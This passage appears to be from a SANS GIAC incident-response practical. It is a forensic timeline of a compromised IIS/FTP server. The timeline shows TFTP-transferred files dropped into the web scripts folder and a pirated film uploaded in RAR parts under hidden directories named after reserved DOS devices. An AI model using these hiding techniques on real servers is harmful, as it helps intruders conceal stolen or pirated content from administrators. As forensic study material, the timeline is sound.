Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/big5_5[1].gif
1054128245 05/28/03 09:24:05 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/col_Qitup[1].gif
1054128245 05/28/03 09:24:05 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/spacer[1].gif
1054128245 05/28/03 09:24:05 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/Qrating_leftbkgd[1].gif
1054128245 05/28/03 09:24:05 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/sea[1].gif
1054128245 05/28/03 09:24:05 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/col_ODDS[1].gif
1054128245 05/28/03 09:24:05 71 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/030528_quickie[1].gif
1054128246 05/28/03 09:24:06 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/upp[1].gif
1054128246 05/28/03 09:24:06 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/midcol_topBKGD[1].gif
1054128246 05/28/03 09:24:06 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/DQ_head[1].gif
1054128246 05/28/03 09:24:06 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/col_bigQ[1].gif
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1054128262 05/28/03 09:24:22 1 /andrew/Documents and
Settings/Administrator/Cookies/administrator@sports.espn.go[1].txt
1054128264 05/28/03 09:24:24 3 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/_67079_car052303_60x60[1].jpg
1054128264 05/28/03 09:24:24 3 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/_67079_vegas052303_60x60[1].jpg
1054128273 05/28/03 09:24:33 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/atransfer[1].pl
1054128274 05/28/03 09:24:34 33 /andrew/Documents and Settings/Administrator/Local
Settings/History/History.IE5/MSHist012003052820030529/index.dat
1054128274 05/28/03 09:24:34 5 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/atransfer[1].htm
1054128276 05/28/03 09:24:36 25 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/720x300_strikeEmOut[1].gif
1054132534 05/28/03 10:35:34 3 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/002928M0139_S4[1].gif
1054132535 05/28/03 10:35:35 3 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/009137A0051_D2[1].gif
1054166400 05/28/03 20:00:00 1 /andrew/WINNT/system32/LogFiles/MSFTPSVC1/ex030528.log
1054169997 05/28/03 20:59:57 1 /andrew/WINNT/system32/LogFiles/W3SVC1/ex030528.log
1054214448 05/29/03 09:20:48 1 /andrew/Documents and
Settings/Administrator/Recent/ex030528.lnk
1054214493 05/29/03 09:21:33 1 /andrew/Documents and
Settings/Administrator/Recent/ex030527.lnk
1054214508 05/29/03 09:21:48 1 /andrew/Documents and
Settings/Administrator/Recent/ex030529.lnk
1054214661 05/29/03 09:24:21 207 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part44.rar
1054220397 05/29/03 10:59:57 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/hs1[1].jpg
1054220397 05/29/03 10:59:57 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/hs2[1].jpg
1054220397 05/29/03 10:59:57 3 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/00524090008_D2[1].gif
1054220398 05/29/03 10:59:58 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/1RZ`,`D1{,3N-}U6,[,}96[1].gif
1054220398 05/29/03 10:59:58 6 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/PKJ!F!_8M04DZ+ZWS05_P1[1].jpg
1054220399 05/29/03 10:59:59 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/FQ_L~JRAY[5LJS284{0SFD[1].jpg
1054220399 05/29/03 10:59:59 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/}AMYXB6+VF3E6}AV-@!,PM[1].jpg
1054220400 05/29/03 11:00:00 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/`BR28JGO+J12AQ[KE89,}M[1].jpg
1054220415 05/29/03 11:00:15 1 /andrew/Documents and
Settings/Administrator/Cookies/administrator@go[2].txt
1054220416 05/29/03 11:00:16 15 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/1560261[1].html
1054220416 05/29/03 11:00:16 48 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/1560261[1].htm
1054220417 05/29/03 11:00:17 5 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/generic_ie[1].css
1054220418 05/29/03 11:00:18 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/s_tile[1].gif
1054220418 05/29/03 11:00:18 4 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/shell_ie[1].css
1054220420 05/29/03 11:00:20 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/pix1[1].gif
1054220420 05/29/03 11:00:20 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/fincor[1].gif
1054220420 05/29/03 11:00:20 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/logo[2].gif
1054220420 05/29/03 11:00:20 9 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/hbe-11up[2].js
1054220421 05/29/03 11:00:21 10 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/espn-468x60-0001[1].gif
1054220422 05/29/03 11:00:22 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/pix2[1].gif
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1054220422 05/29/03 11:00:22 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/mail[1].gif
1054220422 05/29/03 11:00:22 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/s_back[1].gif
1054220422 05/29/03 11:00:22 7 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/h_story[1].gif
1054220422 05/29/03 11:00:22 9 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/espn-til0269[1].gif
1054220423 05/29/03 11:00:23 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/find[1].gif
1054220423 05/29/03 11:00:23 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/most[1].gif
1054220423 05/29/03 11:00:23 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/spacer[1].gif
1054220423 05/29/03 11:00:23 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/print[1].gif
1054220424 05/29/03 11:00:24 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/hor[1].gif
1054220424 05/29/03 11:00:24 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/ei_s[1].gif
1054220424 05/29/03 11:00:24 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/logo_min[1].gif
1054220424 05/29/03 11:00:24 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/daily[1].gif
1054220431 05/29/03 11:00:31 1 /andrew/Documents and
Settings/Administrator/Cookies/administrator@espn.go[1].txt
1054220434 05/29/03 11:00:34 3 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/_67185_niedermayer0528_60[1].jpg
1054220434 05/29/03 11:00:34 5 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/_67185_kariya0519_130[1].jpg
1054220435 05/29/03 11:00:35 1 /andrew/Documents and
Settings/Administrator/Cookies/administrator@doubleclick[2].txt
1054220435 05/29/03 11:00:35 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/atransfer[1].pl
1054220436 05/29/03 11:00:36 5 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/atransfer[1].htm
1054220437 05/29/03 11:00:37 1 /andrew/Documents and
Settings/Administrator/Cookies/administrator@hitbox[2].txt
1054220437 05/29/03 11:00:37 2 /andrew/Documents and
Settings/Administrator/Cookies/administrator@ehg-dig.hitbox[2].txt
1054220438 05/29/03 11:00:38 25 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/720x300_TeeOffnSave[1].gif
1054220487 05/29/03 11:01:27 1 /andrew/Documents and
Settings/Administrator/Cookies/administrator@search.msn[2].txt
1054220487 05/29/03 11:01:27 4 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/dnserror[1].aspx
1054220488 05/29/03 11:01:28 4 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/helppane26[1].js
1054220488 05/29/03 11:01:28 5 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/en-us_CSS_Classic[1].css
1054220489 05/29/03 11:01:29 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/dns-info[1].gif
1054220489 05/29/03 11:01:29 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/adtbtn_search[1].gif
1054220489 05/29/03 11:01:29 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/msnDNSLogo[1].gif
1054220489 05/29/03 11:01:29 5 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/utils[1].js
1054223461 05/29/03 11:51:01 253 /andrew/Inetpub/scripts/TFTP1288
1054223462 05/29/03 11:51:02 73 /andrew/Inetpub/scripts/TFTP852
1054223463 05/29/03 11:51:03 103 /andrew/Inetpub/scripts/TFTP1304
1054223463 05/29/03 11:51:03 129 /andrew/Inetpub/scripts/TFTP552
1054223463 05/29/03 11:51:03 7 /andrew/Inetpub/scripts/TFTP1208
1054223464 05/29/03 11:51:04 161 /andrew/Inetpub/scripts/TFTP1340
1054223464 05/29/03 11:51:04 58 /andrew/Inetpub/scripts/TFTP1184
1054223464 05/29/03 11:51:04 86 /andrew/Inetpub/scripts/TFTP1476
1054223470 05/29/03 11:51:10 115 /andrew/Inetpub/scripts/TFTP1084
1054223470 05/29/03 11:51:10 145 /andrew/Inetpub/scripts/TFTP1292
1054223472 05/29/03 11:51:12 216 /andrew/Inetpub/scripts/TFTP992
1054223473 05/29/03 11:51:13 22 /andrew/Inetpub/scripts/TFTP1588
1054223474 05/29/03 11:51:14 203 /andrew/Inetpub/scripts/TFTP1336
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1054223474 05/29/03 11:51:14 46 /andrew/Inetpub/scripts/TFTP1532
1054223475 05/29/03 11:51:15 236 /andrew/Inetpub/scripts/TFTP1212
1054223476 05/29/03 11:51:16 192 /andrew/Inetpub/scripts/TFTP468
1054223477 05/29/03 11:51:17 179 /andrew/Inetpub/scripts/TFTP344
1054223478 05/29/03 11:51:18 32 /andrew/Inetpub/scripts/TFTP1548
1054225136 05/29/03 12:18:56 33 /andrew/Documents and Settings/Administrator/Local
Settings/History/History.IE5/MSHist012003052920030530/index.dat
1054225141 05/29/03 12:19:01 3 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/YVW7YVL9ZO3F4ZC_}9K57B[1].jpg
1054225141 05/29/03 12:19:01 6 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/2TA1OKSSO_9SB+,!LYN[[1].jpg
1054225146 05/29/03 12:19:06 6 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/ntsi131.nci.nih[1].htm
1054225147 05/29/03 12:19:07 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/i131hed-s[1].gif
1054225147 05/29/03 12:19:07 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/start_btn[1].gif
1054225148 05/29/03 12:19:08 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/netscape[1].gif
1054225149 05/29/03 12:19:09 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/ie[1].gif
1054225149 05/29/03 12:19:09 3 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/minibanner_bg[1].jpg
1054225150 05/29/03 12:19:10 4 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/minibanner_logo[1].gif
1054225151 05/29/03 12:19:11 60 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/I131HED[1].jpg
1054225157 05/29/03 12:19:17 9 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/birthdate[1].htm
1054225172 05/29/03 12:19:32 14 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/exposure[1].htm
1054225172 05/29/03 12:19:32 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/l_banner_blank[1].gif
1054225172 05/29/03 12:19:32 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/l_banner_restart[1].gif
1054225173 05/29/03 12:19:33 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/l_banner_back[1].gif
1054225173 05/29/03 12:19:33 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/l_banner_clear_all[1].gif
1054225173 05/29/03 12:19:33 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/l_banner_clear_last[1].gif
1054225180 05/29/03 12:19:40 6 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/county[1].htm
1054225187 05/29/03 12:19:47 12 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/exposure[1].htm
1054225206 05/29/03 12:20:06 10 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/results[1].htm
1054225207 05/29/03 12:20:07 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/l_banner_modify[1].gif
1054225207 05/29/03 12:20:07 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/calc_risk_btn[1].gif
1054248896 05/29/03 18:54:56 1 /andrew/WINNT/Debug/PASSWD.LOG
1054252800 05/29/03 20:00:00 15 /andrew/WINNT/system32/LogFiles/MSFTPSVC1/ex030529.log
1054252800 05/29/03 20:00:00 21 /andrew/WINNT/system32/LogFiles/W3SVC1/ex030529.log
1054267815 05/30/03 00:10:15 1 /andrew/WINNT/system32/config/SECURITY.LOG
1054267815 05/30/03 00:10:15 33 /andrew/WINNT/system32/config/SECURITY
1054268659 05/30/03 00:24:19 65 /andrew/WINNT/system32/LogFiles/MSFTPSVC1/ex030530.log
1054278269 05/30/03 03:04:29 65 /andrew/WINNT/system32/LogFiles/W3SVC1/ex030530.log
1054287106 05/30/03 05:31:46 101 /andrew/Inetpub/ftproot/100k
1054288142 05/30/03 05:49:02 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part01.rar
1054289133 05/30/03 06:05:33 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part02.rar
1054291999 05/30/03 06:53:19 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part03.rar
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1054293001 05/30/03 07:10:01 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part04.rar
1054294032 05/30/03 07:27:12 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part05.rar
1054295090 05/30/03 07:44:50 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part06.rar
1054296076 05/30/03 08:01:16 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part07.rar
1054297056 05/30/03 08:17:36 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part08.rar
1054298055 05/30/03 08:34:15 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part09.rar
1054299038 05/30/03 08:50:38 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part10.rar
1054300021 05/30/03 09:07:01 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part11.rar
1054301003 05/30/03 09:23:23 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part12.rar
1054301984 05/30/03 09:39:44 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part13.rar
1054302963 05/30/03 09:56:03 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part14.rar
1054303944 05/30/03 10:12:24 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part15.rar
1054304461 05/30/03 10:21:01 113 /andrew/WINNT/ShellIconCache
1054304930 05/30/03 10:28:50 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part16.rar
1054305909 05/30/03 10:45:09 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part17.rar
1054306886 05/30/03 11:01:26 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part18.rar
1054307865 05/30/03 11:17:45 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part19.rar
1054308844 05/30/03 11:34:04 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part20.rar
1054309823 05/30/03 11:50:23 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part21.rar
1054310849 05/30/03 12:07:29 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part22.rar
1054311827 05/30/03 12:23:47 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part23.rar
1054312807 05/30/03 12:40:07 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part24.rar
1054313787 05/30/03 12:56:27 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part25.rar
1054314801 05/30/03 13:13:21 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part26.rar
1054315801 05/30/03 13:30:01 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part27.rar
1054316800 05/30/03 13:46:40 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part28.rar
1054317835 05/30/03 14:03:55 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part29.rar
1054318863 05/30/03 14:21:03 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part30.rar
1054319841 05/30/03 14:37:21 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part31.rar
1054320830 05/30/03 14:53:50 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
